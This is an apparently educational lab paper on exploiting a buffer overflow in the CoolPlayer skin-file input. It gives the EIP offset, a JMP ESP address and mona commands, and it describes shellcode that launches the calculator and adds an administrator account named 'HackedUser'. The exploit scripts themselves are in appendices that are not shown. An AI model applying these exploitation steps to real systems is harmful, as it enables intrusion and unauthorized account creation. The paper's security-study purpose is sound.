Buffer Overflow Exploit Exploration

Jonah McElfatrick

Note that Information contained in this document is for educational purposes.

Abstract

This paper will demonstrate the investigation taken place to uncover any vulnerabilities and exploits found in the given windows-based application 'CoolPlayer. This paper will determine if this application is vulnerable to the buffer overflow attack method where more data is written to a buffer than is allocated and therefore allowing shellcode to be injected and exploited. An explanation will be given into how these exploits were found and carried out during the testing phase.

A thorough methodology was used to carry out this investigation. This included first proving that the application was vulnerable to the buffer overflow method, carrying out a basic exploit, an advanced exploit and then using an exploit method called Egghunter shellcode for both using the application with DEP (Data Execution Prevention) on and DEP off.

It was found that through the targeted input, the skin file input section, was vulnerable to basic and advanced exploits as well as an exploit using Egghunter shellcode with DEP turned off that allowed for serious exploits such as a remote command prompt to be exploited. However difficulties were observed when DEP was enabled, and no exploits were able to be found due to the program filtering the attempted ROP chains.

+Contents

1 INTRODUCTION

1.1 BACKGROUND

1.1.1 Buffer Overflow

A buffer is a temporary storage area for data that is being used by programs. A buffer overflow is where more data is attempted to be written to a fixed size chunk of memory, a buffer, than it has been allocated.

For a 32-bit windows system, the default address space is 4 gigabytes (GB) that is allocated for the buffer. As can be seen in Table 1 below labeled "Buffer Structure", the memory addresses range is from 0x00000000 to 0xFFFFFFFF. 2GB of the buffer from 0x00000000 to 0x7FFFFFF is allocated to the process or program that is running. The other 2 gigabytes of the buffer from 0x80000000 to 0xFFFFFFFF is allocated to the kernel and cannot be written to by the process or program currently running.




Figure 1: Buffer Structure

1.1.2 Stack and Registers

The stack is a section of the buffer that handles running functions in a program. A program will push and pop data on and off the stack to keep track of where a function is called and what line of code to return to when that function is finished. A way to visualize how a stack works can be seen in figure 2 below, where examples of push and pop are shown.




Figure 2: Stack Example


When a function is called a stack frame is initiated and the stack frame is pushed onto the stack that includes the current state of the computer. The stack uses push and pop methods to store and remove data. This is an example of a first in, last out order system. This system is fast and efficient at gaining access to what is at the top of the stack, as the register ESP (Extended Stack Pointer), points to the top of the stack. This does not however allow for random data access for any position in the stack. The ESP register is part of a 32-bit windows set of general-purpose registers; all of the registers can be seen in the table below. Each of these registers are 32-bit or 4 bytes in size. These registers become very important when causing a buffer overflow.

Register Name	Description of Operation
EAX (Extended Accumulator Register)	An accumulator register. Made of 16 bits, divided into two 8-bit registers AH and AL. Used in arithmetic and logical instructions.
EBX (Extended Base Register)	16 bits divided into two 8-bit registers BH and BL. Pointer to data in DS segment. (DS segment:
ECX (Extended Counter Register)	Counter for string and loop operations
EDX (Extended Data Register)	Used in arithmetic and I/O (Input/Output) operations.
ESI (Extended Source Index Register)	Points to a source in stream operations.
EDI (Extended Destination Index Register)	Points to a destination in stream operations.

ESP (Extended Stack Pointer)	Points to the current section of the stack is currently selected and therefore the top of the stack.
EBP (Extended Base Stack Pointer)	Points to the base address of the stack.
EIP (Extended Instruction Pointer)	A read-only register that contains the address of the next instruction in the program.

1.2 Buffer Overflow attack

A buffer overflow attack is when a larger amount of data is written to the buffer than has been allocated to it. In doing so the attacker can gain control of the EIP (Extended Instruction Pointer) and allow for shellcode to be inserted and executed. To gain control of the EIP, first the EBP (Extended Base Pointer) must be controlled. An example of this could be having a buffer of 300 bytes, the attacker could send 304 A's. This would fill the buffer with A's, then write over the EBP ,which is 4 bytes in size, and allow access to the EIP. An address for the EIP could be constructed and then shellcode added on to then allow for a buffer overflow attack to occur. A visual example of how a buffer overflow attack would look like in the stack can be seen below in figure 3.



1.3 DEP (Date Execution Prevention)

Data Execution Prevention is a security method that helps to prevent any code that has been put into memory locations that are reserved for authorized programs from being executed. This helps prevent buffer overflow attacks as the shellcode that has been pushed into the stack is not allowed to be executed. There are different versions of DEP for Windows XP 32-bit. These can be seen in the table below.

Configuration	Description
OptIn (Default)	Only Windows binaries are protected by DEP
OptOut	DEP is enabled for all processes. The user can define a list of processes that DEP will be turned off for.
AlwaysOn	DEP will protect ALL processes for the entire system. There are no exceptions to this configuration.
AlwaysOff	DEP will NOT protect any process.

1.4 Egghunter shellcode

Egghunter shellcode allows for the shellcode to be placed at any position on the stack. This works by placing a key value at the start of the shellcode and then searching for that key value through memory and then executing the shellcode. A visual example of how Egghunter shellcode works can be seen below in figure 4.




Figure 4: Egghunter Visualization

1.5 Application

The application being tested in this paper is the 'CoolPlayer' music player software. The program allows input of playlist files and skin files for a more customized user experience. In this paper, the application is being tested for possible buffer overflow attacks present in the skin file input section of the program. A thorough suite of testing was carried out to test for any and all possible exploits in this section. From simple exploits like running calculator, to advanced exploits like a reverse shell to the attacker machine.

2 Procedure & Results

2.1 Overview of Procedure

The procedure of this paper is split up into two main sections. The two main sections are exploiting the application with DEP turned off and with DEP turned on. With DEP off there are four sections, proving the concept of the overflow, a basic exploit, an advanced exploit and an exploit using Egghunter shellcode. With DEP turned on there are 4 sections, how to turn DEP on, proving the concept of the overflow, a basic exploit and an advanced exploit.

Tools used in this procedure include:

- OllyDbg – A 32-bit assembler analysis debugger, used for viewing the memory locations, values and registers
- Immunity Debugger – Used in conjunction with the Mona python script to allow for searching and calculations involving the distance to EIP.
- Mona python script – Allows for calculations such as the distance to EIP, creating patterns and finding ROP chains.
- MSFGUI – Allows for development of more advanced exploits in shellcode to then be used in this case with buffer overflow attacks.

All of the tools listed above are linked in the references at the end of the paper.

2.2 Procedure part 1 – DEP (Data Execution Prevention) turned off

2.2.1 Proving Concept of Overflow

The first step in proving that the application is vulnerable to buffer overflow is to gain access to the EIP.

To do this, a piece of software called 'OllyDbg' was used. First of all, the 'CoolPlayer' was launched, then 'OllyDbg' was launched. Going to File -> Attach, the window as can be seen in Figure 5 can be seen.




Figure 5: Attaching Process

Selecting the 'CoolPlayer Playlist' option will attach the process to 'OllyDbg'. Going to Debug -> Restart, then Debug -> Run. This starts the 'CoolPlayer' program through 'OllyDbg' and allows viewing of register values. Once the 'CoolPlayer' is running and on screen, then right clicking on the top bar of the window should display the screen as shown below in figure 6.




Figure 6: CoolPlayer Options

From this menu, selecting 'Options' will display the windows as seen below in figure 6. The section that is being tested is the skin file upload that is highlighted in figure 7.




Figure 7: Skin Input

Uploading a simple overflow script (appendix A – InitialCrashTest.pl), it can be seen that using 2000 bytes overflows the buffer and overwrites the EIP. A single 'A' is represented by the number 41. As can be seen in Figure 8 below, the EIP which is 4 bytes in size, is overwritten by 4 'A's. This shows that the program 'CoolPlayer' is susceptible to a buffer overflow.




Figure 8: Overflowing the EIP

2.2.2 Basic Exploit

To be able to carry out an exploit the EIP has to be controlled. Since it is known that the EIP can be overflowed, then the distance to the EIP is what is required next. To do this the program 'Immunity Debugger' was used. A python script called 'Mona' (corelan/mona.py) was transferred into the directory of 'Immunity Debugger' and the command 'pattern_create' in the python script was used to create a pattern text file that could be used to uniquely identify where the EIP is and the distance to it. The command used to create the pattern was '!mona pattern_create 2000'. The command can be seen below in figure 9.




Figure 9: Generating Pattern

The generated file can be seen in appendix B – 2000MonaPattern.txt. Using the pattern in place of the 'A's in the simple overflow script, allows for the EIP to be overflown with a certain pattern. The edited script can be found in appendix C – 2000ToFindEipDistance.pl. The outcome of uploading this script to the 'CoolPlayer' program can be seen below in figure 10.




Figure 10: Overflow EIP with Pattern

The EIP has been overwritten with 42326A42. Taking this value and going back to 'Immunity Debugger' allows for the use of the 'pattern_offset' command to calculate the distance to the EIP. The command and result can be found in figure 11 below. The distance to the EIP was found to be 1056.




Figure 11: Calculate Pattern Offset

Using the location where the EIP was taken control of and looking down the stack to find the null pointer where it ends allows for the amount of space for shellcode. As can be seen in the screenshots below, the EIP location is '001144F8' and the null pointer is at '00115AOC'.




Figure 12: EIP location




Figure 13: NULL pointer

Using this information in conjunction with 'Mona', the amount of space for shellcode can be found. The command and results can be seen below where it is found that there are 5396 bytes for shellcode.




Figure 14: Mona find shellcode space

Using the distance to the EIP that was found, a new script can be developed to allow for shellcode to be executed. A JMP ESP is required to be pushed onto the stack to allow the ESP to jump to the top of the stack to then execute the shellcode. Therefore to find the location of a JMP ESP, the kernel32.dll file was searched through using the findjmp.exe program that was preinstalled on the machine. The command used and results can be seen in figure 15 below. The only JMP ESP in the file was at memory location 0x7C86467B.




Figure 15: Find JMP ESP

From here, another perl script was implemented with the intention to open the calculator app when loaded into the 'CoolPlayer' program. The result can be seen in figure 16 below as well as the script that provided this outcome. The full script can be found in appendix D - CalculatorExploit.pl.




Figure 16: Calculator Exploit

The calculator app was successfully launched when the shellcode was executed as can be seen above. This proves that the application can be exploited through an overflow method.

2.2.3 Advanced Exploit

Two advanced exploits were carried out, the method is much the same as the basic exploit just with a variation in shellcode. To get the shellcode for the advanced exploits, MSFGUI was used. There are many different exploits that can be created through this program. The two tested for in this case were the add user exploit and the windows exec exploit.

2.2.3.1 Add New User

To add a new administrator user account first, as can be seen below, the Username set was 'HackedUser' and the password set to 'UserPassword'. The encoder that was used was 'x86/alpha_upper' and the output format set to 'Pearl'.




Figure 17: MSFGUI Add Administrator User

The generated shellcode was then placed into the same script as the calculator exploit. The shellcode that was generated can be seen in appendix E. The edited script using the new shellcode can be found in appendix F. Once edited the script is uploaded to the 'CoolPlayer' program. As can be seen below in figure 18, the HackedUser is added to the list of user accounts successfully.

